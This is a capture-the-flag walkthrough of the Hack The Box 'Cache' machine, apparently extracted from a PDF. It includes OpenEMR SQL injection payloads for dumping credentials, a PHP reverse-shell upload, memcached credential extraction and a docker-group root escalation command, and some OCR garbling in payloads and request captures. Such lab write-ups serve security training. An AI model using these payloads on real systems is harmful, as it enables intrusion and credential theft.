
HackTheBox - Cache



Summary


- Discovery of hard coded password in javascript file.
- Discovery hms.htb virtual host.
- Exploited known authentication bypass and SQLi vulnerabilities in openemr software running on hms.htb to gain openemr_admin's credentials.
- Uploaded a php reverse shell and gained access to the server.
- Gained access to the user Ash via the password discovered in the javascript file.
- Escalated privileges to the user Luffy by extracting their credentials via memcached.
- Escalated privileges to root via docker.

Recon


I began by adding 10.10.10.188 to /etc/hosts as cache.htb
This was followed up by nmap scans only revealing ports 22 and 80 running SSH and HTTP respectively.

```
:~/Desktop/HTB/Cache$ sudo nmap -T5 cache.htb
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-12 11:39 EDT
Nmap scan report for cache.htb (10.10.10.188)
Host is up (0.44s latency).
Not shown: 998 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
Nmap done: 1 IP address (1 host up) scanned in 2.38 seconds
            Li:~/Desktop/HTB/Cache$ sudo nmap -p- -T5 cache.htb --max-retries=0
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-12 11:39 EDT
Warning: 10.10.10.188 giving up on port because retransmission cap hit (0).
Nmap scan report for cache.htb (10.10.10.188)
Host is up (0.042s latency).
Not shown: 55474 filtered ports, 10059 closed ports
PORT
      STATE SERVICE
22/tcp open ssh
80/tcp open http
Nmap done: 1 IP address (1 host up) scanned in 48.58 seconds
```


Visiting the webserver hosted on port 80 brings us to the following page.



Navigating to the author page nets a potential username and a message regarding another project - HMS




Navigating to the login page we can see a javascript file running in the background.






```
$(function(){
    var error_correctPassword = false;
    var error_username = false;
    function checkCorrectPassword(){
        var Password = $("#password").val();
        if(Password != 'H@v3_fun'){
            alert("Password didn't Match");
            error correctPassword = true;
        }
    function checkCorrectUsername(){
        var Username = $("#username").val();
        if(Username != "ash"){
            alert("Username didn't Match");
            error_username = true;
        }
    $("#loginform").submit(function(event) {
        /* Act on the event */
        error_correctPassword = false;
         checkCorrectPassword();
         error_username = false;
         checkCorrectUsername();
        if(error_correctPassword == false && error_username ==false){
            return true;
        }
        else{
            return false;
        }
    });
});
```

Using these credentials on the login page however only leads to the following page which is a dead end.




By visiting the page via it's IP address rather than cache.htb we can modify the host parameter of the request to hms.htb, this redirects to a new page - /interface/login/login.php



With this information I added hms.htb to /etc/hosts under 10.10.10.188


Visiting hms.htb brings us to a login panel for some software called openemr.




Searching for known exploits for this software nets the following pdf file: https://www.open-emr.org/wiki/images/1/11/Openemr insecurity.pdf

This document explains a lot of vulnerabilities within this software, including an authentication bypass and several SQL injections.

It is possible to gain a session cookie by simply visiting /portal/account/register.php.



With a session cookie we can now access /portal/add_edit_event_user.php – one of the pages vulnerable to SQLi.




FootHold

By submitting a single apostrophe we can trigger an SQL error, suggesting that the page is indeed vulnerable.




Using the following payload we can confirm the vulnerability and gain the database name at the same time.

/add_edit_event_user.php?eid=1 ANDEXTRACTVALUE(0,CONCAT(0x5c,database()))




The following payload isn't successful as our error message can only display 1 result and this query returns multiple results.

/add_edit_event_user.php?eid=1 ANDEXTRACTVALUE(0,CONCAT(0x5c,(SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES)))




This can be bypassed (albeit still only showing 1 table name) by using the following payload:

/add_edit_event_user.php?eid=1 ANDEXTRACTVALUE(0,CONCAT(0 \times 5c,(SELECT TABLE_NAME FROM INFORMATION SCHEMA.TABLES LIMIT 1)))




Making a small alteration to this payload will allow enumeration of table names by their line number.


/add_edit_event_user.php?eid=1 ANDEXTRACTVALUE(0,CONCAT(0x5c,(SELECT TABLE_NAME FROM INFORMATION SCHEMA.TABLES LIMIT <number>, 1)))




After some trial and error I discovered that there were around 280~ table names, in order to enumerate these effectively I used burp intruder, setting the first argument of LIMIT as the field to bruteforce.



I then set the payload to a list of numbers going up to 300.



Finally I used the grep feature to make the output display the discovered table names.



This returned 294 tables.

				Intr	uder attacl	k1		
Attack Save Columns								
Results	Target Positions	Payloads Options						
Filter: Sho	wing all items							
Request	Payload	Status	Error	Timeout	Length	Error:		

I then enumerated the users_secure table for columns, netting username and password using the following payloads:

/add_edit_event_user.php?eid=1 ANDEXTRACTVALUE(0,CONCAT(0x5c,(SELECT COLUMN_NAME FROM INFORMATION SCHEMA.COLUMNS WHERE TABLE NAME = 'users secure' LIMIT 1,1)))

/add_edit_event_user.php?eid=1 ANDEXTRACTVALUE(0,CONCAT(0x5c,(SELECT COLUMN_NAME FROM INFORMATION SCHEMA.COLUMNS WHERE TABLE NAME = 'users secure' LIMIT 2,1)))




Using the following payload we discover the user – openemr_admin:

/add_edit_event_user.php?eid=1 ANDEXTRACTVALUE(0,CONCAT(0x5c,(SELECT username FROM users_secure)))

```
Target: http://hms.htb 🖉 🤅
Send Cancel < | v > | v
Request
                                                                                                        Response
                                                                                                      Raw Headers Hex Render
Raw Params Headers Hex
1 GET /portal/add_edit_event_user.php?eid=
1+AND+EXTRACTVALUE(0,CONCAT(0x5c,(SELECT+username+from+users_secure))) HTTP/1.1
                                                                                                        1 HTTP/1.1 200 OK
                                                                                                       1 HIP/1.1 200 OK
2 Date: Tue, 13 Oct 2020 09:46:43 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
2 Host: hms.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0)
Gecko/20100101 Firefox/68.0
4 Accept:
                                                                                                          Vary: Accept-Encoding
   text/html,application/xhtml+xml,application/xml;q=0.9,*/
*;q=0.8
                                                                                                        8 Content-Length: 591
9 Connection: close
5 Accept-Language: en-US,en;g=0.5
                                                                                                       10 Content-Type: text/html; charset=utf-8
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=2248bajq2ku9vho9cpdjcf7ijp; OpenEMR=
                                                                                                             <font color='red'>
rqnu46sadun7unkeet4cb2shpn
9 Upgrade-Insecure-Requests: 1
                                                                                                             Query Error
</font>
                                                                                                           </h2>
                                                                                                          <font color='red'>
    ERROR:
                                                                                                            query failed: SELECT pc_facility, pc_multiple, pc_aid, facility.name
FROM openemr_postcalendar_events
LEFT JOIN facility ON (openemr_postcalendar_events.pc_facility = facility
WHERE pc_eid = 1 AND EXTRACTVALUE(0,CONCAT(0x5c,(SELECT username from use
                                                                                                             Error: <font color='red'>
                                                                                                                 XPATH syntax error: '\openemr_admin
                                                                                                              </font>
                                                                                                          /var/www/hms.htb/public_html/portal/add_edit_event_user.php at 121:sqlQuery
```

The following payload only delivers a partial password hash:


/add_edit_event_user.php?eid=1 ANDEXTRACTVALUE(0,CONCAT(0x5c,(SELECT password FROM users_secure)))



This can be worked around by using the following 2 queries searching for substrings of the hash:


/add_edit_event_user.php?eid=1 ANDEXTRACTVALUE(0,CONCAT(0x5c,(SELECT SUBSTRING(password, 1 ,31) FROM users_secure)))

/add_edit_event_user.php?eid=1 ANDEXTRACTVALUE(0,CONCAT(0x5c,(SELECT SUBSTRING(password, 32,62) FROM users_secure)))




With a complete hash we can use john to crack it, revealing openemr_admin's password as xxxxxx

This can be used to authenticate via the openemr interface. Once authenticated it is possible to used the Administrator tools to add a new php page.




I used pentest monkeys php-reverse-shell.php.

https://github.com/pentestmonkey/php-reverse-shell



Visiting /sites/default/images we can see the uploaded php file.



Index of /sites/default/images

<u>Name</u>	<u>Last modified</u> <u>Size</u> <u>Description</u>
Parent Directory	-
driggzzzz.php	2020-10-13 09:57 3.4K
login_logo.gif	2018-05-28 16:45 9.9K
logo_1.png	2018-05-28 16:45 357
logo_2.png	2018-05-28 16:45 395
visa_mc_disc_credit_card_log	gos_176x35.gif 2018-05-28 16:45 1.8K

Apache/2.4.29 (Ubuntu) Server at hms.htb Port 80

I set up a listener and clicked the link, providing me with a reverse shell as the user www-data.

Privelege Escalation – User: Ash

I spawned a bash session using *python3 -c 'import pty; pty.spawn("/bin/bash")*' and successfully su'd into the user Ash by using the earlier discovered password - *H@v3_fun*

Privelege Escalation – User: Luffy

Enumerating the system to ports listening internally reveals 3306 (MySQL) and 11211, which is an unusual port.

```
ash@cache:~$ netstat -tulpn
netstat -tulpn
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address
                                            Foreign Address
                                                                                 PID/Program name
                                                                     State
tcp
                0 127.0.0.53:53
                                            0.0.0.0:*
                                                                     LISTEN
                 0 0.0.0.0:22
                                            0.0.0.0:*
          0
tcp
                                                                     LISTEN
                 0 127.0.0.1:3306
tcp
          0
                                            0.0.0.0:*
                                                                     LISTEN
                 0 127.0.0.1: 11211
tcp
           0
                                             0.0.0.0:*
                                                                     LISTEN
                 0 ::: 22
                                                                     LISTEN
tcp6
                                             :::*
tcp6
           0
                 0 ::: 80
                                             :::*
                                                                     LISTEN
                  0 127.0.0.53:53
           0
                                             0.0.0.0:*
abu
```

Googling for this port number reveals that it is likely running memcached, this is almost confirmed by using telnet to connect to the port and issuing the command - *version*

```
ash@cache:~$ telnet localhost 11211
telnet localhost 11211
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
version
version
VERSION 1.5.6 Ubuntu
```

By using the command *stats cachedump* we can 100% confirm that this is running memcached. This also reveals several items, most interestingly user and passwd. We can get the contents of these items and reveal a username – luffy and a password $0n3_p1ec3$

```
stats cachedump 1 0
stats cachedump 1 0
ITEM link [21 b; 0 s]
ITEM user [5 b; 0 s]
ITEM passwd [9 b; 0 s]
ITEM file [7 b; 0 s]
ITEM account [9 b; 0 s]
END
get user
get user
VALUE user 0 5
luffy
END
get passwd
get passwd
VALUE passwd 0 9
0n3_p1ec3
END
```

Using these credentials we can su to the user – Luffy.

```
ash@cache:~$ su luffy
su luffy
Password: 0n3_p1ec3

luffy@cache:/home/ash$ whoami; id
whoami; id
luffy
uid=1001(luffy) gid=1001(luffy) groups=1001(luffy),999(docker)
luffy@cache:/home/ash$
```

Privilege Escalation - Root

As Luffy is a member of the docker group, escalating privilges to root is trivial. We can first of all check for images on docker, revealing an ubuntu image.

This can then be used to gain a shell as root using the following command:

docker run -v /:/mnt -rm -it ubuntu chroot /mnt sh

```
luffy@cache:/home/ash$ docker images
docker images
REPOSITORY
                                        IMAGE ID
                                                            CREATED
                                                                                 SIZE
                                                            13 months ago
ubuntu
                    latest
                                        2ca708c1c9cc
                                                                                 64.2MB
luffy@cache:/home/ash$ docker run -v /:/mnt --rm -it ubuntu chroot /mnt sh
docker run -v /:/mnt --rm -it ubuntu chroot /mnt sh
# whoami; hostname; id; cat /root/root.txt
whoami; hostname; id; cat /root/root.txt
root
fea5117e093b
uid=0(root) gid=0(root) groups=0(root)
6f40ba2d99dca773e362b8f6326df5d1
```